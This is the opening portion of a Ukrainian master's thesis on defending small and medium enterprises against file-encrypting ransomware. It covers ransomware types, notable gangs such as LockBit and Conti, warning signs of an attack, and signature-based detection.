МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
УМАНСЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ САДІВНИЦТВА

Факультет економіки і підприємництва

Кафедра інформаційних технологій

Допущено до захисту

"_____" _____ 2023 р.

Зав. кафедри, к.т.н., доцент

_____ **Ліщук Р.І.**

КВАЛІФІКАЦІЙНА РОБОТА МАГІСТРА

РОЗРОБКА ІНФОРМАЦІЙНОЇ СИСТЕМИ ЗАХИСТУ ІНФОРМАЦІЇ ВІД ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ, ЩО ШИФРУЮТЬ ДАНІ

Виконав – студент 2 курсу, групи 21м-кн
освітньої програми "Комп’ютерні науки"
спеціальності 122 Комп’ютерні науки
Тимуш Богдан Олегович

Науковий керівник – к.т.н., доцент
Ліщук Роман Ігорович

Умань – 2023

Зміст

ВСТУП 3
РОЗДІЛ 1 АНАЛІЗ ПРОБЛЕМИ ТА ПОСТАНОВКА ЗАДАЧІ 5
1.1. Програми вимагачі та їх класифікація 5
1.2. Огляд злочинних угрупувань 10
1.3. Постановка задачі 13
РОЗДІЛ 2 ЗАХИСТ ВІД ПРОГРАМ-ВИМАГАЧІВ, ЩО ШИФРУЮТЬ ДАНІ 14
2.1. Способи пошуку ransomware 14
2.2. Захист від програм-вимагачів, що шифрують дані 22
РОЗДІЛ 3 АНАЛІЗ ПРОГРАМНОГО КОДУ ВИМАГАЧІВ, ЩО ШИФРУЮТЬ ДАНІ 34
3.1. Способи зараження системи 34
3.2. Створення ключів шифрування 35
3.3. Недоліки безпеки, що зустрічаються в програмах-вимагачах 38
3.4. Процес шифрування диску 40
3.5. Методи збереження ключа дешифрування 43
3.6. Типи Ransom Notes 46
РОЗДІЛ 4 ІНФОРМАЦІЙНЕ ЗАБЕЗПЕЧЕННЯ ДЛЯ ВІДНОВЛЕННЯ ДАНИХ 50
4.1. Виявлення зараження системи 50
4.2. Пошук ключа розшифрування 54
4.3. Процес розшифрування 57
4.4. Аналіз інформаційного забезпечення для відновлення даних 58
ВИСНОВКИ 65
СПИСОК ЛІТЕРАТУРИ 66
ДОДАТКИ 73

ВСТУП

За коротку історію існування Інтернету з’явилося багато способів взаємодії бізнесу з кінцевими споживачами та з іншими учасниками економічних відносин (банки, податкові служби, підрядники тощо). Розвиток технологій дозволив пришвидшити економічні процеси підприємств, проте це надає зловмисникам нові можливості для завдання шкоди підприємцям. Хоча технології розвиваються, багато схем, що лежать в основі злочинів, залишаються знайомими. Традиційні злочини, такі як шантаж, вимагання і крадіжки, не є новими, але в умовах високоавтоматизованого середовища мережі інтернет злочинці можуть автоматизувати свої атаки. Вони більше не обмежуються окремими великими бізнесам з великою капіталізацією, такими як банки або корпорації, а націлені на мільйони індивідуальних інтернет-користувачів [1].

Шкідливе програмне забезпечення продовжує залишатися однією з найважливіших загроз безпеці в Інтернеті на сьогоднішній день. Останнім часом особливої популярності серед кіберзлочинців набула специфічна форма шкідливого програмного забезпечення під назвою "програми-вимагачі". Хоча концепція програм-вимагачів не є новою - такі атаки були зареєстровані ще в кінці 1980-х років - нещодавній успіх програм-вимагачів призвів до того, що за останні кілька років з'явилося все більше нових сімейств [2].

Тому для підтримання належного функціонування підприємств, спеціалістам з інформаційної безпеки потрібно проаналізувати основні види програм-вимагачів та на основі результатів аналізу необхідно створити підходи по реагуванню та забезпеченню безпеки бізнесу.

Метою магістерської є аналіз, систематизація підходів та процесів аналізу, пошуку та реагування на сучасні зразки програм-вимагачів. На основі отриманих даних необхідно запропонувати спосіб реагування на програми вимагачі у вигляді програми дешифратору для відновлення пошкоджених даних відповідними програмами.

Новизна та основна перевага даної програми полягає в тому, що сучасні інструменти не відповідають всім потребам сучасних підприємств у забезпеченні безпеки та протидії вірусам-вимагачам. Запропонована програма розширить список інструментів для адміністраторів систем малих та середніх підприємств і значно розширить можливості протидії. Також програма доповнить колекції інструментів міжнародних організацій, що займаються дослідженням та протидією подібним вірусам та опосередковано зможе допомогти користувачам Інтернету [3].

РОЗДІЛ 1 АНАЛІЗ ПРОБЛЕМИ ТА ПОСТАНОВКА ЗАДАЧІ

1.1. Програми вимагачі та їх класифікація

У сучасному світі шкідливе програмне забезпечення є викликом, з яким доводиться стикатися всім компаніям. Шкідливий код (malware) означає будь-який код, доданий, змінений або видалений з програмної системи з метою заподіяння шкоди користувачам або перешкоджання передбачуваній функціональності системи [4]. Шкідливе програмне забезпечення, відоме як програми-вимагачі, шифрує дані або блокує комп'ютер до тих пір, поки не буде виплачений викуп [5]. Термін "програма-вимагач" або "вірус-вимагач" походить від листа з вимогою викупу, в якому вимагається оплата (викуп) від жертви в обмін на відновлення доступу до її пристрою або даних, або на утримання зловмисника від розголошення принизливої або компрометуючої інформації про жертву. Для того, щоб доставити вимогу викупу жертві, програми-вимагачі виявляють себе в певний момент під час роботи, на відміну від інших різновидів шкідливого програмного забезпечення (які зазвичай намагаються залишитися непоміченими). Для оплати викупу зазвичай використовуються крипто валюти.

Атаки програм-вимагачів націлені на різні підприємства, включаючи компанії зі списку Fortune 500, наукові установи та урядові організації [6]. Починаючи з 2013 року, програми-вимагачі стрімко поширювалися з кожним роком, створюючи нові сімейства, які коштували, за оцінками, 5 мільярдів доларів у всьому світі. Атаки з використанням програм-вимагачів є надто типовими в наші дні. Від них страждають як великі компанії в Північній Америці, так і в Європі. Кіберзлочинці націлені на будь-якого клієнта або будь-яку компанію, а жертвами стають представники всіх секторів економіки. ФБР та інші урядові організації, такі як проект The No More Ransom Project [3], радять не платити викуп, щоб запобігти поширенню циклу вимагачів. Крім того, якщо програми-вимагачі не будуть видалені з системи, 50% жертв, які заплатили викуп, ймовірно, зазнають подальших атак.

Спеціалісти визначили приблизно 4200 підприємств, організацій та державних органів, які зазнали атак програм-вимагачів у всьому світі з початку 2020 року [6]. Завдяки поєднанню моніторингу блогів у темних мережах, присвячених вимагачам, та збору розвідувальної інформації з відкритих джерел, ми змогли ідентифікувати цих жертв. Хоча це далеко не вся популяція тих, хто постраждав від програм-вимагачів за цей час, їх кількість, ймовірно, є типовою для загального середовища загроз, що дозволяє нам зробити висновки про тенденції розвитку програм-вимагачів у всьому світі.

За останні два роки спостерігалося два великих сплески активності вірусів-вимагачів, відповідно до закономірностей в загальному обсязі. На відміну від відносно спокійної першої половини 2020 року, у серпні та вересні того ж року спеціалісти Abnormal Security Corporation. помітили значний сплеск кількості жертв програм-вимагачів [7]. Сплеск представлений на графіку, що наведений на рисунку 1.1. Це зростання збігається з появою Conti і REvil, двох найпродуктивніших банд вимагачів за останні роки. До жовтня і листопада 2021 року, коли спостерігалося друге значне зростання кількості жертв програм-вимагачів, кількість жертв залишалася в основному стабільною місяць за місяцем після цього першого стрибка. Цей другий сплеск є результатом помітного зростання активності деяких провідних організацій, що займаються розробкою програм-вимагачів, включаючи Conti, LockBit і Pysa.




Рисунок 1.1 – Кількість жертв програм-вимагачів за місяцями [7]

Програми-вимагачі не є небезпекою певних галузей, це те, що є галузево-незалежним ризиком. Як наслідок, більшість операцій з вимагачами, як і інші фінансові кібератаки, більше пов'язані з можливістю отримати негайну вигоду від експлуатації мережі підприємства, ніж зі специфікою підприємства жертви. Реакція DarkSide на наслідки їхньої атаки проти Colonial Pipeline у травні 2021 року є чудовою ілюстрацією цього. Група DarkSide заявив у своєму блозі, що їхньою метою був заробіток грошей від тих компаній, що в змозі заплатити певний викуп, а не створювати проблеми для суспільства [8]. Промисловий сектор також є улюбленою мішенню для атак з метою компрометації ділової електронної пошти, на нього припадає кожна п'ята жертва програм-вимагачів. Роздрібна та оптова торгівля, бізнес-послуги, будівництво та охорона здоров'я увійшли до п'ятірки найбільш постраждалих секторів. Статистика за сферами, які більш за всіх стали жертвами програм-вимагачів [7].




Рисунок 1.2 – Жертви атак за сферою діяльності [7]

Як показано на рисунку 1.3, існує три основні типи програм-вимагачів: locker, crypto, and scareware [9].




Рисунок 1.1 – Типи програм-вимагачів [9]

"Програми-лякалки" (scareware) можуть використовувати спливаючу рекламу, щоб обманом змусити користувачів повірити, що вони повинні завантажити певне програмне забезпечення, використовуючи примус для розповсюдження шкідливого програмного забезпечення. Замість того, щоб заблокувати пристрій або зашифрувати будь-які дані, кіберзлочинці використовують scareware, щоб зіграти на страхах людей [10]. Комп'ютеру жертви цей тип програм-вимагачів не завдає шкоди. Програми-блокувальники (locker ransomware) спрямований на відключення основних операцій на комп'ютері. Locker ransomware може блокувати екран та/або клавіатуру комп'ютера та шифрувати певні файли, однак, як правило, їх легко видалити, і вони часто видаляються шляхом перезавантаження комп'ютера в безпечному режимі або запуску сканування на віруси на вимогу [11]. Обмежений доступ користувача може бути можливим. Конфіденційні файли, що належать користувачеві, шифруються програмами-шифрувальниками (crypto ransomware), які не впливають на стандартні операції з комп'ютером. Програми crypto ransomware, часто є незворотними, оскільки сучасні алгоритми шифрування, такі як AES і RSA, практично неможливо розшифрувати при правильному використанні [12]. Один з трьох методів шифрування - симетричний, асиметричний або гібридний - може використовуватися програмами crypto ransomware. Чисто симетричні методи створюють проблеми, оскільки ключ шифрування повинен бути інтегрований в програму-вимагач [8].

Через це така стратегія є вразливою до зворотного інжинірингу. Асиметричне шифрування - це друга стратегія. Проблема цієї стратегії полягає в тому, що оскільки асиметричне шифрування працює повільніше, ніж симетричне, то виникають проблеми з шифруванням великих файлів.

Двома найпоширенішими різновидами програм-вимагачів у минулому були crypto ransomware, locker ransomware. Останнім часом серед зловмисників зросла популярність подвійного вимагання (double extorsion ransomware) та програм-вимагачів як послуги (ransomware as a Service).

1. Locker ransomware повністю позбавляє користувачів доступу до комп'ютерних систем. Цей різновид проникає в системи, використовуючи стратегії соціальної інженерії та скомпрометовані облікові дані. Зловмисники проникають в систему і не дають користувачам користуватися нею до тих пір, поки не буде сплачено викуп. На екрані жертви може з'явитися спливаюче повідомлення такого змісту: "Ваш комп'ютер використовувався для доступу до веб-сайтів, які містять незаконні матеріали. Для розблокування комп'ютера необхідно сплатити штраф у розмірі 100 доларів США" або "Ваш комп'ютер був заражений вірусом. Натисніть тут, щоб вирішити проблему".

2. Crypto software. Поширеність і використання криптографічних програм-здирників більша, ніж у програм-здирників. Вони шифрують всі або частину файлів комп'ютера і вимагають від жертви сплатити викуп в обмін на ключ для розшифрування. Деякі новітні варіації також заражають мережеві, хмарні та спільні сховища. Для розповсюдження програм-шифрувальників використовуються різні канали, такі як фішингові електронні листи, шахрайські веб-сайти та завантаження.

3. Double extortion ransomware експортують дані та шифрують файли з метою вимагання викупу у жертв. Якщо вимоги зловмисників не виконуються, вони погрожують розкрити викрадені матеріали за допомогою програми-здирника з подвійним викупом. Це означає, що зловмисник все ще має контроль над жертвою, навіть якщо вона може відновити свої дані з резервної

копії. Однак, оскільки зловмисники мають доступ до викрадених даних, сплата викупу не гарантує, що дані будуть захищені.

4. RaaS передбачає, що злочинці орендують доступ до певного варіанту програми-вимагача у творця шкідливого програмного забезпечення, який продає його як послугу з оплатою за використання. Подібно до концепції SaaS, розробники RaaS розміщують свої програми-вимагачі на веб-сайтах у темних мережах і дозволяють злочинцям підписатися на них. За підписку може стягуватися певна плата, залежно від складності та особливостей програми-вимагача. Частка викупу виплачується автору RaaS відповідно до попередньо узгоджених умов після того, як учасники заразили системи та отримали платежі з вимогою викупу [9].

1.2. Огляд злочинних угрупувань

З січня 2020 року експерти відстежували 62 різні банди вимагачів та їхні операції. Деякі з них були, по суті, перейменованими варіантами більш ранніх штамів вірусів-вимагачів, наприклад, Maze змінив свою назву на Egregor або DarkSide перейменувався на BlackMatter, але більшість з них є окремими загрозами, які з'являлися протягом декількох місяців одночасно в менших обсягах. З трьох у лютому 2020 року до піку в 28 у листопаді 2021 року кількість груп вимагачів, які діють щомісяця, суттєво зросла [10].

П'ять груп - Conti, LockBit, Pysa, REvil і Maze/Egregor - відповідальні за більш ніж половину всіх атак з використанням програм-вимагачів за останні два роки. Три з цих груп (Conti, LockBit та Pysa) продовжують діяти і сьогодні, і на них припадає майже дві третини поточного обсягу атак з використанням програм-вимагачів.

Кількість атак з використанням програм-вимагачів та шкідливих програм зростає тривожними темпами, з'являється все більше кіберзлочинних угруповань, які постійно атакують галузі по всьому світу. Прогнозується, що вартість програм-вимагачів [11] значно зросте з 20 мільярдів доларів США у

2021 році, тому доцільно ознайомитися з основними групами програм-вимагачів та шкідливих програм, які будуть активні у 2022 році, їх ключовими тактиками та відомими атаками, щоб отримати яскраву картину поточного сценарію розвитку ситуації з викупом.

Сумнозвісне кіберзлочинне угруповання DEV-0537, також відоме як група LAPSUS$, полює на бізнес, викрадаючи дані та вимагаючи викуп. Банда існує з 2021 року і взяла на себе відповідальність за великі, відомі хакерські атаки з вимогою викупу [12].

Ключова тактика: LAPSUS$ відома своїми вимогами викупу, за допомогою яких вона проникає в організацію, заманюючи співробітників, отримуючи доступ до облікових записів адміністраторів і захоплюючи контроль над сервісами.

Значимою атакою LAPSUS$ у 2022 році була атака на розробника систем управління доступом – Okta. Про що свідчить доповідь від MSSP Alert [13]. У своєму твіті генеральний директор Okta Тодд Маккіннон заявив, що немає жодних доказів зловмисної діяльності, окрім певної активності, виявленої в січні 2022 року. Тим не менш, деякі спостерігачі висловили стурбованість тим, що партнери та клієнти Okta можуть потенційно постраждати від атаки на ланцюжок поставок, так як за словами компанії, послугами Okta користуються більше 15,000 організацій.

Ще одним кіберзлочинним синдикатом, який з'явився у 2019 році і відтоді становить серйозну загрозу, є LockBit. Зосереджуючись на подвійному вимаганні, LockBit добре відомий своєю концепцією RaaS (Ransomware-as-a-Service - "програми-вимагачі як послуга").

Ключова тактика: LockBit використовує свою останню версію автоматизованого інструменту для викрадення даних LockBit 2.0, що автоматично поширюється. LockBit застосовує приховану і тиху стратегію, перш ніж заманювати підприємства вимогами викупу.

Основною атакою LockBit стала атака на Atento, розробника систем управління взаємовідносинами з клієнтами (CRM) в 2021. Відповідно до

доповіді MSSP Alert, збитки компанії Atento становили близько 42 мільйонів доларів. Також Lockbit відповідальні за 59% атак за допомогою програм-вимагачів у березні 2022 року [13].

Ще одна відома організація, що займається вимаганням, Wizard Spider, з 2020 року потрапляє в новини завдяки своїй програмі-вимагачу Conti. Conti звинувачують у низці гучних атак з вимогами викупу в США та Європі. Також Conti пов’язують із російськими хакерами базуючись на даних, що були оприлюднені хакерами активістами з української організації "ContiLeaks" на початку березня 2022 року [14].

Ключова технологія: Conti використовує унікальну, більш швидку програму-вимагач, яка використовує власне шифрування AES і має веб-сайт,

на якому публікує конфіденційну інформацію. Wizard Spider, який розробив Conti, також відповідальний за відому програму-вимагач Ryuk.

Основною атакою Conti була атака на японського виробника електроніки JVCKenwood. Conti викрали більше 2ТБ конфіденційних даних та вимагали 7 мільйонів доларів для отримання дешифратору та за гарантії нерозповсюдження даних.

Вкрай важливо розуміти наслідки збільшення кількості атак з використанням програм-вимагачів та шкідливого програмного забезпечення, оскільки RaaS стає все більш доступним, а кіберзлочинні організації активно вербують інсайдерів для проведення атак. Адміністратори систем повинні мати достатню кількість інструментів і засобів захисту від програм-вимагачів, щоб гарантувати, що бізнес не постраждає навіть у найгіршому випадку, коли він зазнає атаки зловмисників, оскільки ці ризики будуть тільки зростати.

Це є основною причиною для детального аналізу програм-вимагачів. Таким чином, існує потреба у створенні підходів до посилення захисту від відповідних програм та для створення нових інструментів для захисту і відновлення даних. Як демонструють наведені приклади, організації більш схильні до сплати викупу. Як зазначили в організації "No more ransom", близько 50% організацій після виплати викупу стають жертвами повторно [3].

Саме тому необхідно проаналізувати та створити підходи для захисту та боротьби з програмами-вимагачами та необхідно створити необхідний набор інструментів, дешифраторів тощо для того, щоб адміністратори підприємств, в тому числі малих і середніх підприємств мали змогу самостійно боротися з подібними програмами і самостійно відновлювати пошкоджені дані. Це дозволить знизити операційні ризики для відповідних підприємств.

1.3. Постановка задачі

Метою цієї кваліфікаційної роботи є розробка процесу захисту малих та середніх підприємств від програм-вимагачів. Також буде запропонована програма дешифратор, яка дозволить малим і середнім підприємствам самостійно відновлювати пошкоджені дані програмами-вимагачами. Головним призначенням програми дешифратору буде відновлення даних, які були зашифровані зловмисниками заради отримання винагороди для самостійного зниження наявних ризиків інформаційної безпеки.

Для досягнення даної мети був проведений аналіз предметної області та була проаналізована загальна інформація щодо програм-вимагачів для магістерської роботи були визначені такі завдання дослідження:

- Провести аналіз засобів захисту від програм-вимагачів а також для визначення наявності програм-вимагачів у системі, способів захисту від програм-вимагачів.

- Проаналізувати програмний код та алгоритми роботи програм-вимагачів, що використовуються для шифрування даних.

- Створити програмний комплекс для відновлення пошкоджених даних. Провести аналіз отриманих результатів.

РОЗДІЛ 2 ЗАХИСТ ВІД ПРОГРАМ-ВИМАГАЧІВ, ЩО ШИФРУЮТЬ ДАНІ

2.1. Способи пошуку ransomware

Інциденти з використанням програм-вимагачів можуть серйозно вплинути на бізнес-процеси та залишити організації без даних, необхідних для роботи та надання критично важливих послуг. Зловмисники з часом скоригували свою тактику вимагання викупу, включивши в неї тиск на жертв, погрожуючи оприлюднити викрадені дані, якщо вони відмовляться платити, а також публічне називання і ганьблення жертв в якості вторинних форм вимагання. Зросла і грошова вартість вимог викупу, деякі з яких перевищують 1 млн. доларів США. Інциденти з використанням програм-вимагачів стали більш руйнівними та впливовими за своїм характером та масштабами. Зловмисники здійснюють латеральне переміщення з метою викрадення критично важливих даних та розповсюдження програм-вимагачів у цілих мережах. Ці суб'єкти також все частіше використовують тактику, таку як видалення резервних копій системи, що ускладнює або унеможливлює відновлення та відновлення для організацій, які постраждали від інцидентів. Економічні та репутаційні наслідки інцидентів з використанням програм-вимагачів протягом початкового порушення роботи, а іноді і тривалого відновлення, також виявилися складними для великих і малих організацій [19].

Еволюція загроз змушує компанії використовувати всі доступні засоби захисту для запобігання зломів і втрати даних, тому комбінування методів виявлення програм-вимагачів є поширеною практикою. Крім того, ефективна стратегія виявлення та проактивної протидії атакам зловмисників полягає в розумінні тактики зловмисників і запобіганні їх проникненню. Нижче наведені деякі рекомендації щодо виявлення та запобігання атак. Необхідно ознайомитися з наведеними нижче найкращими практиками та посиланнями, які допоможуть в управлінні ризиками, що створюються програмами-вимагачами, та підтримають скоординоване та ефективне реагування організацій на інцидент, пов'язаний з такими програмами [20].

Звісно, чим раніше буде виявлена кібератаку будь-якого типу, тим більше у шансів запобігти їй або принаймні зупинити її розповсюдження. Особливо це стосується програм-вимагачів, оскільки шкода, яку може завдати атака з такими програмами, може бути незворотною. Зрештою, навіть якщо жертва заплатить викуп, немає ніяких гарантій, що зловмисник передасть жертві ключ розшифровки, а якщо зловмисники зробили копії даних організації до початку атаки, жертва ніколи не дізнається, що вони зроблять з цими копіями. Чим швидше спеціалісти з інформаційної безпеки зможуть відреагувати на атаку з програмами-вимагачами, тим менше шансів у зловмисника викрасти конфіденційні дані і порушити роботу систем [21].

В середньому для шифрування 100 000 файлів, посередньому варіанту програми-вимагачу потрібно сорок три хвилини. Різні компанії зберігають різну кількість файлів, і тому важко точно передбачити, скільки часу знадобиться для повного завершення атаки вірусу-вимагача. Однак, якщо припустити, що в компаніях використовуються сучасні правильні рішення з забезпечення інформаційної безпеки, навіть невеликого часового проміжку може бути достатньо, щоб зупинити атаку на самому початку. Для того, щоб запобігти поширенню атаки зловмисників, існують ознаки, на які потрібно звернути увагу:

- Сплеск дискової активності, оскільки скрипт програми-здирника націлений на пошук і шифрування файлів у інформаційній системі організації.

- Низька продуктивність системи, оскільки скрипт використовує системні ресурси для виконання пошуку і шифрування файлів.

- Створення нових облікових записів, особливо привілейованих.

- Підозрілий вхідний і вихідний мережевий трафік, оскільки скрипт-шифрувальник взаємодіє з сервером управління і контролю (C&C).

- Встановлення несанкціонованого програмного забезпечення, оскільки зловмисники встановлюють різні інструменти, такі як Mimikatz, які допомагають їм експлуатувати вразливості та виконувати інші відповідні завдання.

- Втручання в роботу систем безпеки з метою перешкоджання діяльності з моніторингу.

- Здійснюється втручання в резервні копії з метою перешкодити жертві відновити свої файли.

- Скануються порти всередині мережі, що свідчить про те, що зловмисники намагаються переміститися з однієї системи в іншу.

- Програми перестають працювати, оскільки файли, від яких вони залежать, шифруються.

Для виявлення програм-вимагачів, які намагаються проникнути або вже порушують роботу IT-середовища, можна використовувати набір інструментів і методів, що допомагають виявити шкідливі файли і підозрілі дії. IT-фахівці виділяють такі методики виявлення [22]:

- сигнатурні;

- поведінкові;

- обманні.

Нижче більш детально розглядається кожна методика виявлення програм-вимагачів.

Виявлення на основі сигнатур

Методи, засновані на сигнатурах, порівнюють зразки хешу штаму вірусу-вимагача з раніше знайденими сигнатурами. Це звичайний метод першого кроку для антивірусних рішень і багатьох платформ безпеки. Вони перевіряють фрагменти даних, упаковані у виконуваний файл, перед запуском цього файлу. Методика передбачає раннє виявлення фрагментів коду, схожих на віруси-здирники, та блокування виконання зараженого коду.

Традиційне антивірусне програмне забезпечення використовує цю техніку для збору даних з виконуваних файлів і визначення ймовірності того, що конкретний виконуваний файл є програмним забезпеченням з вимогою викупу. Команди безпеки також можуть використовувати вільно доступні інструменти, такі як команда Windows PowerShell Get -FileHash, щоб отримати хеш-значення

файлу і порівняти його з відомими зразками шкідливого програмного забезпечення [23].

Також спеціалісти можуть самостійно перевірити файл, сигнатуру або хеш файлу використовуючи спеціальні пісочниці. Однією з найпопулярніших систем і індустріальним стандартом є Virus total, який порівнює сигнатури файлу з базою даних багатьох антивірусних рішень від багатьох вендорів, що дозволяє отримувати точну характеристику файлу [24], як показано на рисунку 2.1.




Рисунок 2.1 – Приклад звіту від програми Virustotal

